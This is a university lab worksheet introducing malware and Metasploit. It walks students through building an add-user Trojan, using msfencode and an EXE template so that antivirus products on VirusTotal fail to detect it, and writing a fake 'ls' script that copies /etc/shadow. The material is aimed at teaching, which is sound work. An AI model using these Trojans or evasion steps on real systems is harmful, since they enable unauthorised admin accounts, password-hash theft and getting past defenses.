Malware and an Introduction to Metasploit and Payloads

License

Contents

General notes about the labs

Often the lab instructions are intentionally open ended, and you will have to figure some things out for yourselves. This module is designed to be challenging, as well as fun!

However, we aim to provide a well planned and fluent experience. If you notice any mistakes in the lab instructions or you feel some important information is missing, please feel free to add a comment to the document by highlighting the text and click the comment icon (), and I (Cliffe) will try to address any issues. Note that your comments are public.

If you notice others are also reading the lab document, you can click the chat icon () to discuss the lab with each other.

Preparation

As with all of the labs in this module, start by loading the latest version of the LinuxZ template from the IMS system. If you have access to this lab sheet, you can read ahead while you wait for the image to load.

> To load the image: press F12 during startup (on the boot screen) to access the IMS system, then login to IMS using your university password. Load the template image: LinuxZ (load the latest version).

Once your LinuxZ image has loaded, log in using the username and password allocated to you by your tutor.

The root password -- **which should NOT be used to log in graphically** -- is "tiaspbiqe2r" (**t**his **i**s **a** **s**ecure **p**assword **b**ut **i**s **q**uite **e**asy **2** **r**emember). Again, never log in to the desktop environment using the root account -- that is bad practice, and should always be avoided.


Using the VM download script (as described in the previous lab), download these VMs:

- Kali Linux (either the Live Disk or installed version) *-- for the installed version user:root password:toor*
- Windows XP Professional

Feel free to read ahead while the VMs are downloading.

Configure the Windows XP Professional VM to use Host Only networking:

After starting the WinXP VM, click in the bottom right network interface icon ( ) and select “Host-only”:



Restart the VM (or in a command prompt run “ipconfig /release” then “ipconfig renew”).

The Kali Linux VM should already be set to have both a Host Only and a Bridged NIC.

Introduction to malware

“If a bad guy can persuade you to run his program on your computer, it's not your computer anymore”

– Microsoft, “TechNet Essay: 10 Immutable Laws of Security”

The above quote from a Microsoft technical essay illustrates a long held assumption in computer security: a program running on your computer can cause security problems.

If the author of a program is malicious, then they can abuse the authority available to the program to carry out malicious actions. A program that is designed to carry out malicious actions is known as *malware*, which is a term short for “**mal**icious soft**ware**”.

Depending on the access control systems in place, which restrict what each user is allowed to do, the program will typically be able to misuse the authority of the user that runs the program. If the program is run by a user, then it typically has access to all of the user’s personal files, and if it manages to be run by a superuser (root/Administrator), then it can typically make changes to any aspect of the system, including replacing other programs, or deleting log files.

Obviously, an attacker just needs to find some way to get the malware onto a victim’s computer.

Types of malware

There are many different ways that malware can be categorised. Some of the main categories include:

- Trojan horses (or “Trojans”): malicious software that poses as legitimate software. For example, a “game”, that actually gives control of the computer to an attacker.
    - A Trojan does not self-propagate to other computers of files.
    - A Trojan horse may provide remote control of the computer, also known as a *remote access Trojan (RAT).*
    - A Trojan may spy on the behaviour of users (for example, obtaining credit card numbers typed), also known as *spyware*. One type of spyware is a *keylogger*, which records all key presses for the attacker, this method can be used to steal passwords.
    - It may force advertising on users, this type of Trojan is known as *adware.*
- Viruses: malware that automatically spreads to other programs on the system (for example, by putting a copy of itself within other programs).
- Worms: malware that automatically spreads to other computers on the network.
    - They may spread themselves by sending emails or by exploiting vulnerabilities (amongst others).
- Rootkits: hide the presence of infection. For example, programs may not report certain suspicious processes that are running.
- Zombies: computers that have been infected with malware that receives commands from remote systems, and often act as part of a collection of zombies, known as a *botnet*.

Introduction to the Metasploit framework (MSF) and payloads

The Metasploit framework (MSF) is one of the most powerful tools in an ethical hacker’s software collection. MSF contains an extensive library of exploits (that is, software that takes advantage of vulnerable systems) and a framework for developing exploits, as well as numerous other security features, such as tools for information gathering. The framework itself is free and open source software (FOSS), and the company that maintains it also releases a commercial closed source graphical front end, of which there is the “free” (as in no-cost) Community edition, and the paid-for Metasploit Pro. In most cases the framework provides everything we need, and using the non-graphical interfaces will teach you more about the concepts and the

framework itself.

Since the aim of many different types of attacks is to run malicious code on a system, it is no surprise that Metasploit can be used to generate malware.

Using MSF to create Trojan executables

On the Kali Linux VM (the attacker), open a terminal by clicking the console icon.

Type "msf" (don't press Enter) and press the Tab key twice. This will list some of the programs that are a part of Metasploit. The command we are interested in now is **msfpayload**. A *payload* refers to the malicious code that we want to run on a victim's system. Metasploit comes with a huge collection of different kinds of payloads that it can generate.

To view a list of all the payloads available, run:

```
msfpayload -l | less
```

It may take a minute for msfpayload to start, and for the list to be visible.

Hints: if you are using the Live Disk version of Kali Linux, configured for a US keyboard, the "|" symbol will be where "~" is on a UK keyboard.

Note, we are piping the output through to less, so that we can easily scroll through the output.

Wow. That's a lot of possibilities!

Browse through the list.

To keep our first example simple, lets start by creating a Trojan horse that simply adds a new user to a victim's Windows system. Looking at the list above, we can see that the payload "windows/adduser" looks like it does what we want. Press "q" to exit less.

To find the options for this payload run:

```
msfpayload windows/adduser O
```

Note that the "O" above instructs msfpayload to show us the options that are available for us to configure.

The output tells us that there are a number of configuration options, along with their default values. Based on this information we can configure a payload and check our settings are ok with the following command:

```
msfpayload windows/adduser USER=leeds PASS=L33d5m37 O
```

If you like, you can use a different username and password, of your choosing.

The above command will check the password for complexity requirements, and confirm the settings will be applied correctly. If your selected password is too simple you will get an error message, so simply repeat with a better password.

Assuming no errors, we can remove the "O" from the command to see the payload that is generated. Run:

```
msfpayload windows/adduser USER=leeds PASS=L33d5m37
```

Tip: press the up arrow on the keyboard, rather than typing the whole line again.

The output from this command is a Perl representation of the machine code that if executed will result in our payload: a new user will be added to the system.

To generate a C code version, simply append "C". Run:

```
msfpayload windows/adduser USER=leeds PASS=L33d5m37 C
```

Since we are creating a Trojan horse, the next step is to create an executable program that will actually run this code. To do this we specify "X" as our output type, and send the result to a new file.

```
msfpayload windows/adduser USER=leeds PASS=L33d5m37 X >
myGame.exe
```

This has generated a windows executable in our current directory. Confirm this by running "ls".

Next, we get a Windows user to run our Trojan.

Start a Web server to share your Trojan:

Start by creating a directory to place our files:

```
mkdir /var/www/share
```

Copy your new Trojan to this location:

```
cp myGame.exe /var/www/share/
```

Start the Apache Web server:

```
service apache2 start
```

Note the IP address of the Kali Linux VM.

> Remember, you can find this by running “ifconfig”.

On the Windows VM (the victim), browse to the Web server hosting the Trojan horse.

Open a Web browser, and in the location bar, enter the IP address of your Kali Linux system followed by “/share”.

For example: “172.16.29.130/share”.

Download the Trojan horse (click on the link).

Run the Trojan horse you just downloaded in the Windows VM (find the file you just downloaded and run it). For example, open the Downloads tool in the web browser and double click.

> It didn’t look like much happened...

Open a command prompt (on your keyboard press WindowsKey+R, then run “cmd”).

View a list of the users on the system by running:

```
net user
```

You should find that your Trojan horse has done its deed, and a new Administrator user exists on the Windows system.

Anti-malware

The traditional approach to mitigate the threat posed by malware is based on avoidance and detection. So for instance, advice such as “don’t run any programs that you don’t trust”. One way to enforce that is to have a whilelist of all the programs that are allowed to run, or a blacklist of all the programs that are not allowed to run.

Traditional anti-malware software is based on a blacklist approach, where a list of all the known bad software is maintained. Each time a new program is found on the computer, it is compared against known malware. The main approach to malware detection is signature-based; that is, it detects that code that has been seen before. Another approach is anomaly-based, which detects behaviour that suggests that the program may be malware.


Lets test your new Trojan horse against existing anti-malware software.

VirusTotal.com is an online anti-malware scanner, which uses many different anti-malware products to scan files that are uploaded.

On the Kali Linux VM (the attacker), start Iceweasel (click the  icon).

Ensure you can browse the Web (for example, check you can access google.com).


> If not… Within the Leeds Met labs you need to use the proxy. Menu: Edit → Preferences, Tab: Advanced → Network, Button: Settings
>
> Configure as follows:



> Hint: if the whole window does not fit on the screen, you can hold down “Alt” to drag it up so you can see the OK button.

Visit VirusTotal.com using a Web browser, and upload a copy of the Trojan horse, to see if it would have been detected by anti-malware software.

> Hint: after clicking the “Choose File” button, click “root” to find the file in your home directory.



Wait for the report. You will probably find that many, if not most, anti-malware products detected your Trojan horse. Make a note of how many of the anti-malware products detect it.

Also the fact that the program didn't seem to do anything might also raise suspicions, if you were to send it to someone. Lets see if we can improve the attack...

On the Kali Linux VM (the attacker):

Note that signature-based anti-malware, at its simplest may simply look for an exact copy of a previously recorded malware.

One way to check if a file matches another is using one-way hash functions. Run:

```
shasum myGame.exe
```

The output is a hash that represents the exact contents of myGame.exe, any slight change to the file will result in a completely different hash.

Think about how this relates to the challenges facing signature-based anti-malware products.

Evading anti-malware using encoding and EXE templates

Note that there are lots of different ways of encoding the same computer instructions, and clever tricks can be used to obfuscate code, so we can re-encode our payload so that the file is different, yet results in exactly the same behaviour. This approach can be used to fool many forms of signature-based anti-malware.

Polymorphic malware is malware that uses these techniques to avoid detection, by storing the payload in a re-encoded format, and may include code to "decrypt" the original payload while it is running.

The MSF command **msfencode** can be used to re-encode payloads.

List the encode options available:

```
msfencode -l
```

To re-encode the payload, run:

```
msfpayload windows/adduser USER=leeds PASS=L33d5m37 raw |
msfencode -e x86/shikata_ga_nai -c 7 -t exe > myGame2.exe
```

The -c flag indicates the number of times to encode (in this case, 7), and -t specifies the output type (in this case, an executable).

Again, you can use different options if you wish, but you should check msfpayload options using the "O" flag first (as previously).

Generate a hash of this re-encoded version of our Trojan:

```
shasum myGame2.exe
```

Note, that the hash is different, meaning the two files do not match. Yet they achieve the exact same thing.

Visit VirusTotal.com using a Web browser, and upload a copy of the new Trojan horse. Note how many anti-malware products detect this version. Do less detect it?

Obviously modern anti-malware is doing more than checking the exact contents of the file, many still detect this version. However, note that we are in well tested waters, and if you were to write your own malicious program from scratch, most anti-malware products will ***not*** detect it.

Now lets try a more advanced approach. We will run the payload through a few different encoding methods, and use an existing program as a template for our new program.

Embedding the payload into an existing program will seem less suspicious to anti-malware, since the program will look more "normal".

However, using this approach when the victim runs our Trojan the harmless program will not also run. A related technique is using an "EXE wrapper", which can combine multiple programs together, and can be used to combine existing Trojans executables with other programs, and both programs are launched when the combined program is started. This gives the impression that the program is behaving as expected.

Start by obtaining a small Windows program to embed our payload into. If you like, you could get a copy of notepad or solitaire from the Windows VM, and copy it to the Kali Linux VM. Alternatively, download a small game from the Internet, from the commandline, as follows:

```
export http_proxy="http://192.168.208.51:3128"
```

```
wget http://sourceforge.net/projects/snip/files/snip/0.8/snip-08.exe
```

Note, this downloads a game via the proxy using wget.

Now that we have our program to use as a template, we want to try to avoid detection, so lets do more to encode our payload.

If you try your own combination of commands, rather than copying this example exactly, you will be more likely to evade detection. Run (on one line):

```
msfpayload windows/adduser USER=anothersecretaccount
PASS=L33d5m37 raw | msfencode -e x86/countdown -c 3 -t raw
| msfencode -e x86/shikata_ga_nai -c 3 -t raw | msfencode
-x /root/snip-08.exe -t exe -e x86/call4_dword_xor -c 3 >
myGame3.exe
```

Once again, share the new Trojan horse, by copying it to the Web server's directory:

```
cp myGame3.exe /var/www/share/
```

On the Windows VM (the victim), again browse to the Apache Web server running on the Kali VM, refresh the page, and download and run the Trojan horse. Confirm that the attack was successful, and that a new user account was added to the system.

On the Kali Linux VM (the attacker):

So how does our new Trojan horse fair against anti-malware products? Upload a copy to VirusTotal.com, and check how many detect your new Trojan.

For reference, the version that I created using the above was not detected by any of the many anti-malware products that VirusTotal.com checks against. However, as time goes on, the signature databases are updated, and the act of uploading files gives them samples to analyse. Try using other programs as templates and using different encoding settings until your Trojan horse is not detected.

Optionally, investigate using an EXE wrapper to combine your Trojan with another program that will also run when your Trojan is launched.

Creating a shell script Trojan horse

On some systems (such as servers) it is common for multiple users to be sharing access to the same computer.

On Linux/Unix systems the $PATH environment variable lists all the places where the shell looks for programs to run.

On your local system (LinuxZ), run:

```
echo $PATH
```

This will list all the standard directories containing programs, separated by ":".

For example, when you run "ls" it finds this program by looking in each of those directories until it finds a program called ls. To find which version of the program would be used, run:

```
which ls
```

Linux, by default, does not include the current path (.) in the $PATH environment variable (unlike the Windows command prompt). This means that in order to run a program in the current working directory you need to type: "**./**program"

To illustrate why Linux is setup this way, create a malicious command named 'ls'...

Create a file named 'ls' in /home/*yourusername*:

```
cd
```

Note that without any arguments the change directory (cd) command takes you to your home directory.

```
vi ls
```

Press "i" to enter insert mode, and enter these lines in the file:

```
#!/bin/bash

cat /etc/shadow > /tmp/allyoursecrets

/bin/ls "$@"
```

Press "Esc" to exit insert mode, and type ":wq" to write to the file and quit vi.

Note that a Bash script is simply a file containing commands that you could otherwise run directly in a Linux Bash shell (terminal) prompt. The first line is known as the hash bang (#!) and indicates the program that should be used to run the script, in this case Bash.

This simple Trojan sends a copy of the shadow file (which contains password hashes and that only root can access) to a location where anyone will typically be able to access it. After doing this the script runs the ls command (with all the command arguments sent to our script), to fool the user into thinking they have run the normal ls command.

Before the script can be run you need to set the file to have executable permission:

```
chmod +x ls
```

Now if a lazy system administrator has "." in their $PATH, and they run ls in our directory, we will have fooled them into running our malicious version, which will give us the hashes to all the passwords on the system.

Switch to root:

```
su -
```

Remember, the root password for LinuxZ is "tiaspbiqe2r".

And add '.' to $PATH:

```
export PATH=.:$PATH
```

Be careful to type exactly as above.

Change to the directory containing your malicious version of ls:

```
cd /home/yourusername
```

Where *yourusername* is your actual username.

Now imagine you are an administrator and you run "ls" to see the contents of the directory...

```
ls -la
```

Bam!: game over, that Trojan horse just stole your secrets... If you can trick a user into running a program... "its not your computer anymore", unless other security mechanisms are employed, the program will execute with the context of the user that

started the program, and can misuse those privileges.

Return to your normal user access, and confirm that /tmp/allyoursecrets now contains all the password hashes and you can access it:

```
exit
```

```
less /tmp/allyoursecrets
```

Press “q” to quit less.

A note about remote access Trojan horses

Many Trojans have a client-server architecture, which allows the attacker to connect to an infected system and issue commands. Typically the attacker uses some trickery to get a user to run the server program, which waits listening for connections. The attacker then uses the Trojan’s client program to connect and send commands to the victim’s system.

In later labs we will cover other payloads that give you remote access to the victim system, which would enable you to create a remote access trojan (RAT) using the method you have used above. Later you may wish to repeat this lab, creating a Trojan that presents the attacker with a remote shell (command prompt).

Going the extra mile

Want to be a guru? Just want more hacking and other fun stuff to do? Then you should consider attempting these extra challenges included in the labs. Even if you don’t, you should read through the following description.

More payloads

As you have seen, Metasploit includes many more payloads than the “windows/adduser” payload you have used above. Try repeating the Trojan creation using “windows/exec” to run any command of your choosing on the victims system. Feel free to experiment with other payloads.

EXE wrappers

Experiment with EXE wrappers, to create a Trojan based on a Metasploit payload that seems to behave like a game. You can attach your malware to an existing program, so that when it is started they both run. This will seem less suspicious to a user, since the program will appear innocent, rather than appearing to do nothing.

More Trojan horses

You may want to download and experiment with popular Trojans such as Netbus, Back Orifice, Sub7, or ProRat. To use these you may need two Windows VMs, one for the attacker who sends the victim a copy of the Trojan server, and one for the attacker who runs the Trojan's client program to take control of the victims infected system.

Conclusion

At this point you have:

- Learned about malware, and learned general classifications of malware;
- Learned about the Metasploit framework, what a payload is and how to configure and generate one using msfpayload
- Created an executable program that contains the payload, creating your own Trojan horse and seeing it in action
- Learned about polymorphic code, and used encoding to circumvent anti-malware
- Created a Trojan Bash script, and learned the importance of only executing software that you trust

Well done!